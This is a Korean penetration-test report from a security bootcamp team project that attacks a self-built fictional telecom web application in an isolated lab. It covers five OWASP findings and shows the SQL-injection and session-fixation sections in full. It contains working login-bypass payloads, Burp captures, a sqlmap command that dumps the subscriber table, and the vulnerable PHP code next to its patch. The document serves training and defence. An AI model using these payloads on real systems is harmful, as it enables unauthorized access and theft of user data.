이스트소프트 인프라 보안 부트캠프 10기

3차(최종) 팀 프로젝트

# 모의해킹 결과보고서

FM 8+ 통신사 웹 애플리케이션 대상 Red Team 모의해킹

대상 시스템: FM 8+ (http://fm8plus.com)

테스트 기간: 2026.07.24 ~ 2026.07.25

수행자: 김혜미 (팀장 / 모의해킹 담당)

# 목차


**1. 진단 개요 ..... 4**

1.1 프로젝트 배경 ..... 4

1.2 진단 대상 ..... 4

1.3 진단 범위 ..... 4

1.4 진단 원칙 ..... 5

**2. 진단 결과 요약 ..... 5**

**3. [취약점 1] SQL Injection — 회원 로그인 ..... 6**

3.1 재현 절차 ..... 6

3.2 근본 원인 분석 ..... 8

3.3 위험도 및 영향 ..... 9

3.4 대응방안 ..... 9

**4. [취약점 2] Session Fixation — 로그인 세션 처리 ..... 10**

4.1 재헌 절차 ..... 10

4.2 근본 원인 분석 ..... 10

4.3 위험도 및 영향 ..... 11

4.4 대응방안 ..... 11

**5. [취약점 3] Stored XSS — 1:1 문의 게시판 ..... 12**

5.1 재현 절차 ..... 12

5.2 근본 원인 분석 ..... 13

5.3 위험도 및 영향 ..... 13

5.4 대응방안 ..... 13

**6. [취약점 4] IDOR — 마이페이지 요금/사용량 조회 ..... 15**

6.1 재현 절차 ..... 15

6.2 근본 원인 분석 ..... 16

6.3 위험도 및 영향 ..... 17

6.4 대응방안 ..... 17

**7. [취약점 5] Unrestricted File Upload — 본인인증 서류 첨부 ..... 18**

7.1 재현 절차 ..... 18

7.2 근본 원인 분석 ..... 19

7.3 위험도 및 영향 ..... 20

7.4 대응방안 ..... 21

**8. 취약점 결합 공격 시나리오 ..... 22**

8.1 공격 체인 ..... 22

8.2 시사점 ..... 22

**9. 종합 결론 및 대응방안 우선순위 ..... 23**

9.1 종합 평가 ..... 23

9.2 대응 우선순위 ..... 23

# 1. 진단 개요

## 1.1 프로젝트 배경

본 프로젝트는 통신사 가상 기업 인프라 'FM 8+'를 구축하고 Red Team 공격부터 Blue Team 탐지·차단, 로그 통합분석까지 하나의 보안 진단 파이프라인을 팀 단위로 설계·구축·검증하는 것을 목표로 합니다. 본 문서는 그중 모의해킹(Red Team) 수행 결과를 정리한 결과보고서입니다.

## 1.2 진단 대상

| 항목 | 내용 |
|---|---|
| **대상 서비스** | FM 8+ (통신사 테마 웹 애플리케이션) |
| **접속 주소** | http://fm8plus.com (내부 사설망 100.122.80.0 대역) |
| **서버 환경** | Ubuntu Linux, Apache 2.4.58, PHP, MariaDB |
| **테스트 위치** | Kali Linux (VirtualBox, 팀 사설망 내 연결) |
| **사용 도구** | Burp Suite Community, sqlmap, nc, curl |

## 1.3 진단 범위

OWASP Top 10 기반 5개 취약점 항목을 대상으로 진단을 수행하였습니다.

| No | 대상 페이지 | 취약점 | OWASP 카테고리 |
|---|---|---|---|
| 1 | 회원 로그인 | SQL Injection | A05 Injection |
| 2 | 회원 로그인 (세션 처리) | Session Fixation | A07 Authentication Failures |
| 3 | 고객센터 1:1 문의 게시판 | Stored XSS | A05 Injection |
| 4 | 마이페이지 (요금/사용량 조회) | IDOR | A01 Broken Access Control |
| 5 | 본인인증 서류 첨부 | Unrestricted File Upload | A02 Security Misconfiguration |

### 1.4 진단 원칙

- 모든 테스트는 팀이 자체 구축한 격리 가상환경 내에서만 수행하였으며, 실제 서비스 중인 시스템은 대상으로 하지 않았습니다.
- 공격 재현 전 대상 VM 스냅샷을 확보하여 원복 가능한 상태를 유지하였습니다.
- 각 취약점은 재현 절차 → 증적 확보 → 근본 원인 분석 → 대응방안 순으로 정리하였습니다.

## 2. 진단 결과 요약

총 5건의 취약점을 모두 실증하였으며, 이 중 3건(SQL Injection, Stored XSS, Unrestricted File Upload)은 '치명(Critical)' 등급으로 평가됩니다. 특히 Stored XSS와 Session Fixation은 개별적으로도 위험하지만, 두 취약점이 결합될 경우 인증 절차 없이 관리자 세션을 완전히 탈취할 수 있음을 실증하여 취약점 간 연계 위험성을 확인하였습니다.

| No | 취약점 | 심각도 | 증명 결과 | 핵심 근본원인 |
|---|---|---|---|---|
| 1 | **SQL Injection** | **Critical** | 회원 DB 전체 덤프 및 admin 계정 로그인 성공 | 입력값 미검증 쿼리 결합(Prepared Statement 미적용) |
| 2 | **Session Fixation** | **High** | 로그인 전/후 세션ID 미변경 확인 | 로그인 성공 시 세션 재발급(session_regenerate_id) 누락 |
| 3 | **Stored XSS** | **Critical** | 스크립트 실행 및 세션 쿠키 탈취 | 출력 시 HTML 인코딩 미적용 |
| 4 | **IDOR** | **High** | 파라미터 조작으로 타 회원 개인정보 열람 | 리소스 소유자 검증(인가) 로직 부재 |
| 5 | **Unrestricted File Upload** | **Critical** | 웹쉘 업로드 및 원격 명령 실행(RCE) 성공 | 확장자/파일 유형 서버측 검증 부재 |

# 3. [취약점 1] SQL Injection — 회원 로그인

| 심각도 | Critical | OWASP | A05 Injection |
|---|---|---|---|
| 대상 URL | http://fm8plus.com/login-handler.php (회원 로그인) | | |

## 3.1 재현 절차

① Burp Suite로 로그인 요청을 캡처한 결과, 아래와 같이 JSON 바디 형태로 자격증명이 전송되는 구조를 확인하였습니다.







*그림 3-1. Burp Repeater로 캡처한 로그인 요청 구조 (userid, password 파라미터 확인)*

② userid 파라미터에 SQL 구문을 주입하여 인증 로직 우회 여부를 단계적으로 테스트하였습니다.


```
{"userid":"admin' -- ","password":"anything"}
{"userid":"admin' OR '1'='1","password":"anything"}
{"userid":"admin’ AND ‘1’=’2","password":"anything"}   // Blind 확인용
```


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2026.3.2 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover
Send Cancel Burp AI
Target: http://fm8plus.com HTTP/1
Request
Pretty Raw Hex
POST /login-handler.php HTTP/1.1
Host: fm8plus.com
Content-Length: 41
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://fm8plus.com
Referer: http://fm8plus.com/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=24s8af5tmvanjvs3q9o47243ha
Connection: keep-alive
{
"userid":"admin' -- ",
"password":"test"
}
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Date: Fri, 24 Jul 2026 05:49:49 GMT
Server: Apache/2.4.58 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 44
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8
{
"success":true,
"name":"\uad00\ub9ac\uc790"
}
Inspector
Request attributes 2
Request query parameters 0
Request cookies 1
Request headers 11
Response headers 9
Search 0 highlights
Done
365 bytes | 1,024 millis
Event log (1) All issues
Memory: 145.7MB of 494.0MB
Disabled


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2026.3.2 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover
Send Cancel Burp AI
Target: http://fm8plus.com HTTP/1
Request
Pretty Raw Hex
POST /login-handler.php HTTP/1.1
Host: fm8plus.com
Content-Length: 48
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://fm8plus.com
Referer: http://fm8plus.com/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=24s8af5tmvanjvs3q9o47243ha
Connection: keep-alive
{
"userid":"admin' AND '1'='2",
"password":"test"
}
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Date: Fri, 24 Jul 2026 06:17:51 GMT
Server: Apache/2.4.58 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 143
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8
{
"success":false,
"message":
"\uc544\uc774\ub514 \ub610\ub294 \ube44\ubc00\ubc88\ud638\uac00 \uc62c\ubc14\ub974\uc9c0 \uc54a\uc2b5\ub2c8\ub2e4."
}
Inspector
Request attributes 2
Request query parameters 0
Request cookies 1
Request headers 11
Response headers 9
Search 0 highlights
Done
465 bytes | 1,025 millis
Event log (1) All issues
Memory: 143.0MB of 494.0MB
Disabled

③ 인젝션 포인트가 확인되어 sqlmap으로 자동화 공격을 수행, DB 전체 덤프에 성공하였습니다.

```
$ sqlmap -r login_request.txt --batch --level=3 --risk=2 -D fm8plus -T subscribers --
dump
[INFO] the back-end DBMS is MySQL (MariaDB fork)
[INFO] fetching entries for table 'subscribers' in database 'fm8plus'
Table: subscribers  [5 entries]
```



```
red@kali-Attaker: ~
---
[01:24:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[01:24:23] [INFO] fetching columns for table 'subscribers' in database 'fm8plus'
[01:24:23] [INFO] fetching entries for table 'subscribers' in database 'fm8plus'
Database: fm8plus
Table: subscribers
[4 entries]
+----+---------------------+--------------+----------+--------+-----------+---------------------+------------------
----------------------------------------+----------------+
| id | email               | phone        | name     | role   | username  | created_at          | password_hash
                                       | password_plain |
+----+---------------------+--------------+----------+--------+-----------+---------------------+------------------
----------------------------------------+----------------+
| 1  | demo@fm8plus.com    | 010-1234-5678 | 김테스트 | member | demo_user | 2026-07-24 01:56:09 | $2y$10$iA7r2j5tO52
nK.ehSVxrQutrSo0BFULcwDERfy.OiNRvvf1YHO1u2 | demo1234!      |
| 3  | admin@fm8plus.com   | 010-0000-0000 | 관리자   | admin  | admin     | 2026-07-24 04:20:51 | $2y$10$bqLBEMhVW51
KX4tUTTNKAOUaaymSs3APM34Nj5qDVfhPGVdUOVA92 | admin1234      |
| 4  | member01@fm8plus.com | 010-1111-2222 | 박민수   | member | member01  | 2026-07-24 04:20:51 | $2y$10$9hXH3zrd828
V2/9c24ZwnOMqArIOw8yOlWLkOrfEYngLV61lg.pqC | pass1234       |
| 5  | NULL                | NULL         | admin    | member | test      | 2026-07-24 04:27:25 | $2y$10$em5QI.UqxN3
u2.DJ0ge77uKA3SxWKvU8P3qk8Dya.G9eC8dzRLkDu | <blank>        |
+----+---------------------+--------------+----------+--------+-----------+---------------------+------------------
----------------------------------------+----------------+

[01:24:23] [INFO] table 'fm8plus.subscribers' dumped to CSV file '/home/red/.local/share/sqlmap/output/fm8plus.com/dum
p/fm8plus/subscribers.csv'
[01:24:23] [INFO] fetched data logged to text files under '/home/red/.local/share/sqlmap/output/fm8plus.com'

[*] ending @ 01:24:23 /2026-07-24/
```

*그림 3-2. sqlmap을 통한 subscribers 테이블 전체 덤프 결과 (평문 비밀번호 컬럼 포함)*

④ 덤프된 admin 계정(admin / admin1234)으로 실제 로그인 요청을 재전송한 결과, 정상적으로 인증에 성공하였습니다(success:true).




*그림 3-3. 탈취한 admin 계정으로 실제 로그인 성공 응답*

## 3.2 근본 원인 분석

7장에서 확보한 웹쉘(RCE)을 통해 서버의 실제 소스코드(login-handler.php)를 직접 확인한 결과는 다음과 같습니다. 사용자 입력값을 SQL 쿼리 문자열에 직접 결합(concatenation)하고 있어, SQL 파서가 입력값을 '데이터'와 '쿼리 구조의 일부' 중 무엇으로도 해석할 수 있는 상태였습니다. 아울러 동일 코드 내에서 로그인 성공 시 session_regenerate_id() 호출이 누락되어 있어, 4장의 Session Fixation 취약점도 같은 파일에서 함께 기인함을 확인하였습니다.

```
// login-handler.php — 실제 취약 코드 (웹쉘로 확인)
$username = $_POST['username'] ?? '';
$password = $_POST['password'] ?? '';
// 문자열 결합으로 쿼리 작성 -> SQL Injection
$sql = "SELECT * FROM subscribers WHERE username='$username' AND
        password_plain='$password'";
$result = $mysqli->query($sql);
if ($result && $result->num_rows > 0) {
    $row = $result->fetch_assoc();
    // session_regenerate_id() 미호출 -> Session Fixation
    $_SESSION['pt_subscriber_id'] = $row['id'];
}
```

쿼리에서 비밀번호를 password_hash가 아닌 password_plain 컬럼과 직접 비교하고 있다는 점도 확인되는데, 이는 3장 서두에서 발견한 평문 비밀번호 컬럼이 실제 인증 로직에도 그대로 사용되고 있다는 뜻입니다. bcrypt 해시(password_hash) 컬럼이 별도로 존재함에도 인증에는 사용되지 않아, 해싱을 적용한 실질적 의미가 완전히 무력화된 상태였습니다.

### 패치 코드

```
// Prepared Statement
$stmt = $mysqli->prepare('SELECT * FROM subscribers WHERE username = ?');
$stmt->bind_param('s', $username);
$stmt->execute();
$row = $stmt->get_result()->fetch_assoc();

// 비밀번호는 해시로 검증
if ($row && password_verify($password, $row['password_hash'])) {
    // 로그인 성공 시 세션 ID 재발급
    session_regenerate_id(true);
}
```

패치 코드는 두 가지를 동시에 해결합니다. ① Prepared Statement + bind_param으로 입력값과 쿼리 구조를 분리하여 SQL Injection을 차단하고, ② password_verify()로 해시 기반 인증을 수행하는 동시에 session_regenerate_id(true)를 호출하여 Session Fixation까지 함께 차단합니다.

## 3.3 위험도 및 영향

- 인증 우회를 통한 임의 계정 로그인
- 전체 회원 개인정보(이름, 연락처, 이메일, 평문 비밀번호) 유출
- 관리자 계정 탈취를 통한 서비스 전체 통제권 상실

## 3.4 대응방안

- 모든 DB 쿼리에 Prepared Statement(파라미터 바인딩) 적용
- password_plain 과 같은 평문 비밀번호 저장 컬럼 즉시 제거, 인증은 password_hash + password_verify()로만 수행
- DB 계정 최소 권한 원칙 적용(웹 애플리케이션 계정에 DROP/전체 테이블 접근 권한 제한)
- WAF(ModSecurity 등)를 통한 SQLi 시그니처 기반 1 차 방어선 구축

# 4. [취약점 2] Session Fixation — 로그인 세션 처리

| 심각도 | High | OWASP | A07 Authentication Failures |
|---|---|---|---|
| 대상 URL | http://fm8plus.com/login-handler.php (회원 로그인 · 세션 처리) | | |

## 4.1 재현 절차

동일한 PHPSESSID 쿠키 값을 기준으로 ① 로그아웃 직후, ② 로그인 요청, ③ 로그인 성공 후 마이페이지 접근까지 전 구간의 세션 쿠키 값을 Burp Proxy HTTP History로 대조하였습니다.





*그림 4-1. 로그아웃→재로그인→로그인 후 페이지 접근 전 구간에서 동일한 PHPSESSID 확인*

| 시점 | PHPSESSID |
|---|---|
| 로그아웃 후 | anresdtuk06l92h9db5vk0pe7d |
| 로그인 요청 | anresdtuk06l92h9db5vk0pe7d |
| 로그인 성공 후 | anresdtuk06l92h9db5vk0pe7d |

전 구간에서 세션 값이 변경되지 않았으며, 로그인 성공 응답 헤더에도 Set-Cookie가 존재하지 않아 서

버가 별도의 세션 재발급을 수행하지 않음을 확인하였습니다.

## 4.2 근본 원인 분석

3.2절에서 웹쉘을 통해 확인한 login-handler.php 실제 소스코드를 보면, 로그인 성공 처리 블록에서 세션에 사용자 식별자만 저장할 뿐 session_regenerate_id(true) 호출이 존재하지 않습니다.

```
if ($result && $result->num_rows > 0) {
    $row = $result->fetch_assoc();
    // session_regenerate_id() 미호출 -> Session Fixation
    $_SESSION['pt_subscriber_id'] = $row['id'];
}
```

